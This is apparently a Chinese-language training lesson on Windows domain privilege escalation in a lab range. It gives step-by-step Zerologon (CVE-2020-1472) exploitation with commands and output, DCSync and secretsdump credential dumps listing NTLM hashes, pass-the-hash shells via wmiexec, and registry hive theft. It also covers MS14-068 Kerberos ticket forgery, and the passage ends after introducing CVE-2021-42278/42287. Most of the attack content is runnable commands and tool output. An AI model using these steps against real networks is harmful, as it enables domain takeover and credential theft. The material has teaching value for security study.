#1课时

域提权简介

Netlogon域权限提升

2020年08月12日， 微软官方发布了 NetLogon 特权提升漏洞 的风险通告。攻击者通过NetLogon（MS-NRPC），建立与域控间易受攻击的安全通道时，可利用此漏洞获取域管访问权限。成功利用此漏洞的攻击者可以在该网络中的设备上运行经特殊设计的应用程序。
漏洞编号：CVE-2020-1472
影响版本：
Windows Server 2008 R2 for x64-based Systems Service Pack 1
Windows Server 2012
Windows Server 2016
Windows Server 2019
Windows Server, version 1903 (Server Core installation)
Windows Server, version 1909 (Server Core installation)
Windows Server, version 2004 (Server Core installation)

环境：域靶场
DC ip地址：10.10.10.10

1.查看域控主机名称
net group "domain controllers" /domain

域内提权漏洞


环境：域靶场
DC ip地址：10.10.10.10

1.查看域控主机名称
net group "domain controllers" /domain

2.检测漏洞是否存在

https://github.com/SecuraBV/CVE-2020-1472.git

```
python3 zerologon_tester.py DC 10.10.10.10
```




```
└─# proxychains python3 zerologon_tester.py DC 10.10.10.10
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Performing authentication attempts ...
[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:135  ...  OK
[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:49158  ...  OK
=[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:135  ...  OK
[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:49158  ...  OK
=[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:135  ...  OK
[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:49158  ...  OK
=[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:135  ...  OK
[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:49158  ...  OK
=[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:135  ...  OK
[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:49158  ...  OK
=[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:135  ...  OK
[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:49158  ...  OK
=[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:135  ...  OK
[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:49158  ...  OK
=[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:135  ...  OK
[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:49158  ...  OK

Success! DC can be fully compromised by a Zerologon attack.
```

3.漏洞利用，对域账号重置

https://github.com/blackarrowsec/redteam-research

```
python3 CVE-2020-1472.py DC DC$ 10.10.10.10
```



```
└─# proxychains python3 CVE-2020-1472.py DC DC$ 10.10.10.10
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[!] CVE-2020-1472 PoC by BlackArrow (Tarlogic)

Performing authentication attempts ...
[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:135  ...  OK
Success! DC can be fully compromised by a Zerologon attack. (attempt=433)

NetrServerPasswordSet2Response
ReturnAuthenticator:
    Credential:
        Data:                           b'\x01c5\x03\x01\x99\xfc\x07'
    Timestamp:                      0
ErrorCode:                      0


[+] CVE-2020-1472 exploited
```

这时候可以看一下用户凭证，DC$的hash已被置空

```
mimikatz 2.2.0 x64 (oe.eo)
  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 29 2021 11:16:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /domain:delay.com /all /csv
[DC] 'delay.com' will be the domain
[DC] 'DC.delay.com' will be the DC server
[DC] Exporting domain 'delay.com'
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502     krbtgt  82dfc71b72a11ef37d663047bc2088fb        514
2103    mssql   161cff084477fe596a5db81874498a24        66048
1001    delay   161cff084477fe596a5db81874498a24        66048
1603    WEB$    77e83ac7181650b7b9e25ff1a8b80ffb        4096
1105    PC$     17f955e910a6ea3c38f91394377a8622        4096
500     Administrator   579da618cfbfa85247acf1f800a280a4        512
1002    DC$     31d6cfe0d16ae931b73c59d7e0c089c0        532480
2603    SAMTHEADMIN-34$ b35075bea4492f00b87f6ad428b624c7        4096
2604    SAMTHEADMIN-30$ c3eba57c45cc28d639387651676b6ee0        4096
```

4.获取域控用户hash

```
python3 secretsdump.py 'delay.com/DC$@10.10.10.10' -no-pass
```

```
┌──(root💀 kali)-[~/Desktop/impacket-master/examples]
└─# proxychains secretsdump.py 'de1ay.com/DC$@10.10.10.10' -no-pass
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:445
  ...  OK
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access
_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:135
  ...  OK
[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:491
55  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:579da618cfbfa85247acf1f8
00a280a4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:82dfc71b72a11ef37d663047bc2088f
b:::
de1ay:1001:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a2
4:::
de1ay.com\mssql:2103:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db
81874498a24:::
DC$:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
PC$:1105:aad3b435b51404eeaad3b435b51404ee:17f955e910a6ea3c38f91394377a8622:
::
```

5. wmiexec进行hash横向连接

```
python wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:484c4a877bf92ab233572af847b9e530
demo\Administrator@10.10.10.10
```

```
└─# proxychains wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:579da61
8cfbfa85247acf1f800a280a4 de1ay/Administrator@10.10.10.10
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:445
  ...  OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:135
  ...  OK
[proxychains] Strict chain  ...  150.158.137.72:42495  ...  10.10.10.10:491
54  ...  OK

[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
C:\>whoami
de1ay\administrator
```

6. 恢复域 - 获取hash

#获取sam数据库

```
reg save HKLM\SYSTEM system.save
reg save HKLM\SAM sam.save
reg save HKLM\SECURITY security.save
lget system.save
lget sam.save
lget security.save
del /f system.save
del /f sam.save
del /f security.save
```

6. 恢复域 - 获取hash
   #解密sam

```
python3 secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
```

6. 恢复域 - 还原hash

https://github.com/risksense/zerologon

```
python3 reinstall_original_pw.py DC 192.168.5.134 e2474b7ca001fb4d6847a6c1ece68bfb
```

```
┌──(root💀 kali)-[~/Desktop/zerologon-master]
└─# proxychains4 python3 reinstall_original_pw.py DC 10.10.10.10 e3e428c7bd9091ab10c77f34f8f7b114
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Performing authentication attempts ...

NetrServerAuthenticate3Response
ServerCredential:
    Data:                    b'\xa7_\xc7\x9eQ\x92A\xc2'
NegotiateFlags:              556793855
AccountRid:                  1002
ErrorCode:                   0

server challenge b'\xa7p\xd4hS\xcc\x1c='
session key b'\xae\xb1\x0e9\x03\xaa\rA\x9b\xc2\rj\xf7\x1c\x8b\xf6'
NetrServerPasswordSetResponse
ReturnAuthenticator:
    Credential:
        Data:                        b'\x01\xcf\xb9n{d\xa7&'
    Timestamp:                   0
ErrorCode:                   0

Success! DC machine account should be restored to it's original value. You might want to secretsdump aga

┌──(root💀 kali)-[~/Desktop/zerologon-master]
└─#
```

MS14-068


该漏洞可能允许攻击者将未经授权的域用户账户的权限,提权到域管理员的权限。

微软官方解释:
https://docs.microsoft.com/zh-cn/security-updates/Securitybulletins/2014/ms14-068

漏洞原理:

Kerberos认证原理: https://www.cnblogs.com/huamingao/p/7267423.html

服务票据是客户端直接发送给服务器,并请求服务资源的。如果服务器没有向域控dc验证pac的话,那么客户端可以伪造域管的权限来访问服务器。



漏洞利用前提：

1.域控没有打MS14-068的补丁(KB3011780)
2.攻击者拿下了一台域内的普通计算机,并获得普通域用户以及密码/hash值，以及用户的suid

相关工具下载:

Ms14-068.exe 下载地址:https://github.com/abatchy17/WindowsExploits/tree/master/MS14-068


PSexec下载地址:https://github.com/crupper/Forensics-Tool-Wiki/blob/master/windowsTools/PsExec64.exe

漏洞利用

1.首先在检测是否有MS14-068这个漏洞,通过查看是否打补丁(KB3011780)来判断是否存在漏洞,在域中补丁都是批量安装

```
beacon> shell wmic qfe
[*] Tasked beacon to run: wmic qfe
[+] host called home, sent: 39 bytes
[+] received output:
Caption                                  CSName  Description      FixComments  HotFixID   InstallDate  InstalledBy         InstalledOn  Name  ServicePackInEffect  Status
http://support.microsoft.com/?kbid=2534111  WIN7    Hotfix                        KB2534111                                    3/4/2020
http://support.microsoft.com/?kbid=2999226  WIN7    Update                        KB2999226                WIN7\heart          3/4/2020
http://support.microsoft.com/?kbid=4474419  WIN7    Security Update               KB4474419                                    9/9/2021
http://support.microsoft.com             WIN7    Update                        KB958488                                     9/8/2021
http://support.microsoft.com/?kbid=976902   WIN7    Update                        KB976902                 WIN7\Administrator  11/21/2010
```

2. 获取域sid
   S-1-5-21-2756371121-2868759905-3853650604-1001




3. 获取域hash

由于是域普通用户，首先提权到system然后抓hash

161cff084477fe596a5db81874498a24


4. 清除当前用户票据

```
mimikatz kerberos::purge
```




5.利用ms14-068.exe提权工具生成伪造的kerberos协议认证证书

```
shell MS14-068.exe -u de1ay@de1ay.com -s S-1-5-21-2756371121-2868759905-3853650604-1001 -p
1qaz@WSX -d 10.10.10.10
```



6.利用mimikatz.exe将证书写入，从而提升为域管理员

```
mimikatz kerberos::ptc TGT_11@de1ay.com.ccache
```



7.再次列出域控制器的C盘目录,成功访问域控的C盘,说明普通域用户提权成功

```
C:\Users\gubei.DEMO\Desktop>dir \\dc\c$
 驱动器 \\dc\c$ 中的卷没有标签。
 卷的序列号是 702B-0D1B

 \\dc\c$ 的目录

2021/11/30  11:06    <DIR>          $SNAP_202111301106_VOLUMEC$
2021/12/01  15:38    <DIR>          $SNAP_202112011537_VOLUMEC$
2021/09/10  15:02               630 10-2021-09_-02-42_DC.cab
2021/04/24  22:18    <DIR>          a4940dc20db33d1b957f9f69fa
2021/12/01  21:13                33 aa.txt
2021/10/14  14:51    <DIR>          ce8f1d19b0830b6615fb1b644011b4
2021/12/01  20:38    <DIR>          ifm
2020/11/04  14:12           443,650 Invoke-NinjaCopy.ps1
2021/12/01  20:40    <DIR>          ntds
2021/12/01  21:26        33,587,200 ntds.dit
```

cve-2021-42287/cve-2021-42278

漏洞介绍

1、CVE-2021-42278
一般来说，机器账号的名字应该以$符号结尾的。例如DC$表示DC这台主机的账户名。但是微软只是进行了规定，并没有验证程序对用户创建的用户名进行验证，也就是说，创建DC用户名完全是可以的。（这里指的是机器账号的sAMAccountName属性）

2、CVE-2021-42287
结合上面那个漏洞，如果创建了一个用户名为DC的账户，此时使用这个账户去申请一张TGT票据，然后在申请ST之前，将这个账户名修改掉或者删除掉，那么在进行申请ST的时候，KDC在进行验证时就查不到这个账户，此时KDC就会去查找DC$这个账户，如果这个账户存在的话，最终返回的就是DC$这个账户申请的ST。也就相当于获取到了域控账户申请的高权限服务票据。

漏洞影响范围

```
Windows Server 2012 R2 (Server Core installation)
Windows Server 2012 R2
Windows Server 2012 (Server Core installation)
Windows Server 2012
Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
Windows Server 2008 R2 for x64-based Systems Service Pack 1
Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)
Windows Server 2008 for x64-based Systems Service Pack 2
Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)
Windows Server 2008 for 32-bit Systems Service Pack 2
Windows Server 2016 (Server Core installation)
Windows Server 2016
Windows Server, version 20H2 (Server Core Installation)
Windows Server, version 2004 (Server Core installation)
Windows Server 2022 (Server Core installation)
Windows Server 2022
